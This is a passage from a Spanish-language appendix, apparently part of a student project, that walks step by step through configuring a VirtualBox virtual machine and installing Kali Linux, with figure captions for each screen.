


Figura A.1.7 Acceso a configuración

Una de las correcciones a la máquina por defecto más importantes que tenemos que hacer es la habilitación de la pestaña *"Habilitar PAE/NX"*. Dicha pestaña permite a un sistema operativo de 32 bits utilizar más de 4 GB de memoria física (PAE) y es un prerrequisito para NX que a su vez impide ataques de software malintencionado sobre nuestro sistema operativo.

En principio, la versión de Kali Linux que pretendemos instalar no cumple dichos requisitos (Solamente 512 MB de memoria física sobre un sistema operativo de 32 bits) y podríamos desmarcar dicha pestaña. Sin embargo, es típico que algunos kernels de sistemas operativos Linux no sean capaces de arrancar si no se habilita dicha pestaña, y en nuestro caso es así, de modo que se justifica nuestra acción (Figura A.1.8).




Figura A.1.8 Configuración del hardware virtual

Lo siguiente que necesitamos es indicarle a la máquina virtual la imagen ISO que deberá utilizar para instalar el Sistema Operativo. Para ello en la misma ventana de configuración nos dirigimos hacia la pestaña *"Almacenamiento"* y simplemente pinchando sobre el icono de un CD que aparece seleccionamos la imagen que vamos a utilizar (Figura A.1.9).




Figura A.1.9 Asignación de la imagen de disco a usar

Si hemos seguido todos estos pasos correctamente, ya solo nos quedaría instalar el sistema operativo puesto que la configuración de la máquina virtual ha quedado definida correctamente como sigue (Figura A.1.10):




Figura A.1.10 Visión general de la configuración de la máquina virtual creada

3. Instalación del sistema operativo "Kali Linux" sobre la máquina virtual.

Arrancamos nuestra máquina virtual y nos encontramos la siguiente pantalla (Figura A.1.11):




Figura A.1.11 Grub de Kali Linux

Como ya hemos aclarado antes, pretendemos realizar una instalación completa para poder guardar estados de la máquina y tener una serie de carpetas compartidas con el sistema operativo principal por lo que elegimos la opción *"Graphical Install"*.

La primera decisión que tomamos es referente al idioma. Se ha tomado la decisión de instalar *"Kali Linux"* en inglés puesto que el paquete de idiomas de español no está totalmente soportado (Figura A.1.12).




Figura A.1.12 Selección de idioma

A partir de aquí aparecen una serie de pantallas que nos permiten aportar datos sobre nuestra localización y el tipo de teclado que usamos. Lo seleccionamos acorde a la realidad, es decir, España.

A continuación tenemos que configurar la red, para ello asignamos el nombre *"kali"* como *hostname* (Figura A.1.13).




Figura A.1.13 Asignación de nombre de host

El nombre del dominio lo dejamos en blanco puesto que no necesitamos ninguno en concreto.

El siguiente paso nos exige una contraseña de root por lo que asignamos la siguiente: **pfg2014**

Por último realizamos las particiones del disco eligiendo la opción por defecto que implica usar todo el disco (Figura A.1.14). Lo lógico es hacer esto porque no tenemos previsto alojar más que un sistema operativo en esta máquina virtual.




Figura A.1.14 Elección del modo de particionar el disco

Realizamos el proceso en una sola partición puesto que para el uso final del sistema operativo de esta forma nos es igual de útil que en las demás (Figura A.1.15).




Figura A.1.15 Características de la partición

Tras confirmar comenzará la instalación del sistema operativo. Durante la instalación tenemos que interactuar poco, pero hay ocasiones en las que hay que especificar algún parámetro.

Por ejemplo, se nos consultará si queremos usar un *"network mirror"*, que permite al sistema operativo comprobar si hay actualizaciones de software. Nuestro proyecto se basa en unas versiones concretas de software por lo que marcaremos con *"No"* dicha opción (Figura A.1.16).




Figura A.1.16 Omisión de la red "espejo"

Otra de las opciones que tendremos que validar es la instalación del *"grub"*. Si bien no es estrictamente obligatorio instalarlo, es mucho más cómodo iniciar el sistema operativo directamente desde el grub, así que lo instalamos (Figura A.1.17).




Figura A.1.17 Instalación del "grub"

Con esto finalizamos la instalación y no tenemos más que continuar para que la máquina se reinicie y arranque **Kali Linux** (Figura A.1.18)**.**

